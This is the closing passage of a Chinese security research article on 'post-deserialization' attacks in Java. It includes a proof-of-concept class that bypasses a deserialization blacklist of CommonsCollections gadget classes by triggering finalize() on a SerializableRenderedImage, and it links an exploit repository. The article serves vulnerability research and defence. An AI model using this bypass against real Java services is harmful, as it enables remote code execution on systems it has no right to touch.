
它会在被连接后发送cc5链对象的序列化数据给客户端。接着我们来模拟反序列化操作，看下绕过黑名单的效果

```
/**
 * Created by ruilin on 2020/2/18.
 * 利用"后反序列化漏洞"绕过反序列化黑名单
 */
class DeserializeBypass {
    private static void callFinalize(Object obj, Class<?> objClass) throws Exception {
        Method finalize = objClass.getDeclaredMethod("finalize", new Class[]{});
        finalize.setAccessible(true);
        finalize.invoke(obj, new Object[]{});
    }

    private static void callFinalize(Object obj) throws Exception {
        Class<?> objClass = obj.getClass();
        callFinalize(obj, objClass);
    }

    public static void main(String[] args) throws Exception {
        // 设置黑名单拦截RCE的链
        Set blacklist = new HashSet() {{
            add("javax.management.BadAttributeValueExpException");
            add("org.apache.commons.collections.keyvalue.TiedMapEntry");
            add("org.apache.commons.collections.functors.ChainedTransformer");
        }};

        BlacklistObjectInputStream ois = new BlacklistObjectInputStream(
            new FileInputStream("testBypass.ser"), blacklist);
        SerializableRenderedImage s = (SerializableRenderedImage) ois.readObject();
        callFinalize(s);
        ois.close();
        System.out.println("test");
    }
}
```



成功 finalize 防护不能采用类似攻击Java应用在反序列化后拦截的方法，而应该增加黑名单，在反序列化中就将其过滤掉。

总结

本文主要介绍的是“后反序列化漏洞”在Java中的利用思路，“后反序列化漏洞”是我自己新造的一个词，主要是来概括这种在反序列化之后的对象出现调用链攻击的漏洞，我认为这种漏洞相对少见一些，但确实存在，也有一定风险。对于Java反序列化后可能触发的方法如下： `finalize()` `toString()` `hashCode()` `equals()`

本文中主要展示了 `toString` 和 `finalize` 的利用方法，总的来看Java应用中如果使用了反序列化同时其没过滤类似 `toString`，`finalize` 的gadgets下是可能出现这类触发点多一些的，而测试中建议也可以尝试使用这类gadgets打打看，可能就会有意外收获。以上代码见：<https://github.com/Ruil1n/after-deserialization-attack>

(<https://github.com/Ruil1n/after-deserialization-attack>) 如果大家有新的思路，疑问或者案例欢迎与我交流讨论。



本文由 Seebug Paper 发布，如需转载请注明来源。本文地址：
<https://paper.seebug.org/1133/> (<https://paper.seebug.org/1133/>)

(/users/&
nickname=

Ruilin (/users/author/?nickname=Ruilin)
None

阅读更多有关该作者 (/users/author/?nickname=Ruilin)的文章